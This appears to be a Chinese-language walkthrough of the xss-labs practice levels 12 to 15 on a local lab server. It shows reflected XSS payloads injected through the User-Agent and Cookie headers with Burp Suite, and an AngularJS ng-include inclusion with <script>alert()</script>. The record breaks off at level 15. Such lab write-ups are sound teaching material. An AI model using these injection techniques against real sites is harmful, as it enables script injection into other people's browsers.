
```
User-Agent:" onclick=javascript:alert() type="text
```




发现注入成功：


欢迎来到level12
不安全 | 192.168.1.5:8080/xss-labs/level12.php
欢迎来到level12
没有找到和相关的结果.
payload的长度:0
<input name="t_ua" value onclick="javascript:alert()" type="text">
<h3 align="center">payload的长度:0</h3>

点一下方框，触发函数：



192.168.1.5:8080 显示
完成的不错!
确定
取消
欢迎来到level12
没有找到和相关的结果.
payload的长度:0
<input name="t_ua" value onclick="javascript:alert()" type="text">
<h3 align="center">payload的长度:0</h3>

level13




同样，第四个参数是`t_cook`，猜想应该是`cookie`

尝试用`burpsuite`拦截下




可看到确实`t_user`参数的值是`Cookie`的值




用`burpsuite`拦截然后修改下`Cookie`的值注入：


```
" onclick=alert() type="text
```



回到页面发现注入成功



点击方框发现成功反弹




本关小结：还是http头传参

level14

这题有问题，直接跳到下一关

level15

- 首先`F12`查看网站源代码，发现有个奇怪的`ngInclude`指令



- 了解下`ngInclude`指令

一、AngularJS ng-include指令

定义和用法

ng-include 指令用于包含外部的 HTML 文件。
包含的内容将作为指定元素的子节点。
ng-include 属性的值可以是一个表达式，返回一个文件名。
默认情况下，包含的文件需要包含在同一个域名下。

语法

```
< element  ng-include= "filename"  onload= "expression"  autoscroll= "expression"  > < /
element >
```

ng-include 指令作为元素使用:

```
< ng-include  src= "filename"  onload= "expression"  autoscroll= "expression"  > < /ng-i
nclude >
```


所有的 HTML 元素都支持该指令。

参数值

值	描述
filename	文件名，可以使用表达式来返回文件名。
onload	可选，文件载入后执行的表达式。
autoscroll	可选，包含的部分是否在指定视图上可滚动。


- 既然可以引用`html`文件，直接引用第一关的`html`文件网址路径尝试

```
http://192.168.31.127:8080/xss-labs/level1.php?name=hzj
```



- 注入以下网址


```
http://192.168.31.127:8080/xss-labs/level15.php?
src=http://192.168.31.127:8080/xss-labs/level1.php?name=hzj
```



发现相应的地方没有问题

- 注入以下指令


```
http://192.168.31.127:8080/xss-labs/level15.php?
src=http://192.168.31.127:8080/xss-labs/level1.php?name=<script>alert()</script>
```



发现没用

- 在引用的网址外层加上单引号，完整URL如下：

```
http://192.168.31.127:8080/xss-labs/level15.php?
src='http://192.168.31.127:8080/xss-labs/level1.php?name=<script>alert()
</script>'
```

